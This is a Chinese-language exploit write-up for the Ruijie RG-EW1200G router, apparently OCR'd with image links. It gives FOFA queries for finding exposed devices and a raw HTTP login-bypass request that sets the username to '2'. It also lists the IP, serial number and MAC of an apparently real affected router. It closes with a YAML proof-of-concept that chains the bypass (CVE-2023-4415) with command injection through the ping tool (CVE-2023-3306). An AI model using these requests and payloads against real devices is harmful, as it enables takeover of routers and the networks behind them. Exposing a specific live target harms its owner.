R17-1锐捷-RG-EW1200G-PermissionAC


漏洞描述：

锐捷网络RG-EW1200G 存在权限绕过漏洞，允许任何用户无需密码即可获得设备 https://so.csdn.net/so/search?q=%E7%AE%A1%E7%90%86%E5%91%98%E6%9D%83%E9%99%90&spm=1001.2101.3001.7020 。登录路由器，获取敏感信息，控制内部网络，进一步利用后台网络工具ping检测执行任意指令，可能存在路由器被控风险。

影响版本：

```
version = HWR_1.0(1)B1P5,Release(07161417) r483
```

网站图片：




网络测绘：

fofa语法：


body="app.2fe6356cdd1ddd0eb8d6317d1a48d379.css"

漏洞复现：

访问首页填写密码抓包




将username的值修改为2 放包即可登录后台



```
POST /api/sys/login HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:125.0) Gecko/20100101 Firef
Accept: application/json, text/plain, */*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 61
Origin: http://[redacted]:6060
Connection: close
Referer: http://[redacted]:6060/

{
  "username":"2",
  "password":"123",
  "timestamp":1714576692000
}
```



(IP地址：1.63.50.169)

路由器信息

RG-EW1200G
型号

G1NTBQG080224
序列号

300D.9E11.DFC1
MAC地址

1.0
硬件版本

9天14小时56分钟12秒
开机时长

HWR_1.0(1)B1P6,Release(07171812) r488
软件版本

Yaml模板

```
id: CVE-2023-3306

info:
  name: 锐捷(ruijie)RG-EW1200G路由器 远程命令执行(需登录)
  author: Y3y1ng
  severity: critical
  verified: true
  description: |
    Ruijie Networks RG-EW1200G是中国锐捷网络（Ruijie Networks）公司的一款无线路由器。
    Ruijie Networks RG-EW1200G EW_3.0(1)B11P204版本在管理界面存在ping检测功能中的命令执行漏洞，该漏洞源于app.09df2a9e44ab48766f5f.js文件存在问题。
    FOFA: "锐捷" && port="6060"
    FOFA: body="app.2fe6356cdd1ddd0eb8d6317d1a48d379.css"
    HUNTER：web.body="app.2fe6356cdd1ddd0eb8d6317d1a48d379.css"
    【注】该漏洞需要登录后获取cookie才可进行验证，本poc是建立在"CVE-2023-4415"漏洞基础上验证。其他验证操作方法，请查看CVE-2023-3306.yaml文件注释。
  reference:
    - https://nvd.nist.gov/vuln/detail/CVE-2023-3306
    - https://github.com/RCEraser/cve/blob/main/RG-EW1200G.md
  tags: cve,cve2023,ruijie,router,rce
  created: 2023/09/21

# 注意：
  # 如无法利用r0规则（CVE-2023-4415）验证远程命令执行，需尝试：
    # 1. 通过CVE-2023-4169或其他手段登录后台，获取登录后的cookie，并更改r1规则中cookie值(Cookie: bcrsession=xxxxxxxxxxxx)
    # 2. 注释掉r0规则
    # 3. 将expression: r0() && r1()修改为 expression: r1()

set:
  hostname: request.url.host

rules:
  r0: # 验证锐捷(ruijie)RG-EW1200G路由器 后台登录绕过(CVE-2023-4415)
    request:
      method: POST
      path: /api/sys/login
      body: |
        {
        "username":"2",
        "password":"amdin",
        "timestamp":1695218596000
        }
      follow_redirects: true
    expression: >-
      response.status == 200 &&
      response.body.bcontains(b'登入成功')&&
      response.body.bcontains(b'ok') &&
      response.body.bcontains(b'gateway')
    output: # 捕获登录后的cookie
      search: '"Set-Cookie: (?P<cookie>bcrsession=[^;]+);".bsubmatch(response.raw_header)'
      Cookie_login: search["cookie"]
  r1: # 验证命令执行漏洞（登陆后台—更多功能—网络工具—ping检测功能）
    request:
      method: POST
      path: /bf/ping
      headers:
        Referer: '{{hostname}}'
        Cookie: '{{Cookie_login}}'
      body: |
        {
        "ping_address":"|| echo `123456789`",
        "ping_package_num":5,
        "ping_package_size":56,
        "is_first_req":false
        }
      follow_redirects: true
    expression: >-
      response.status == 200 &&
      response.body.bcontains(b'123456789')
expression: r0() && r1()
```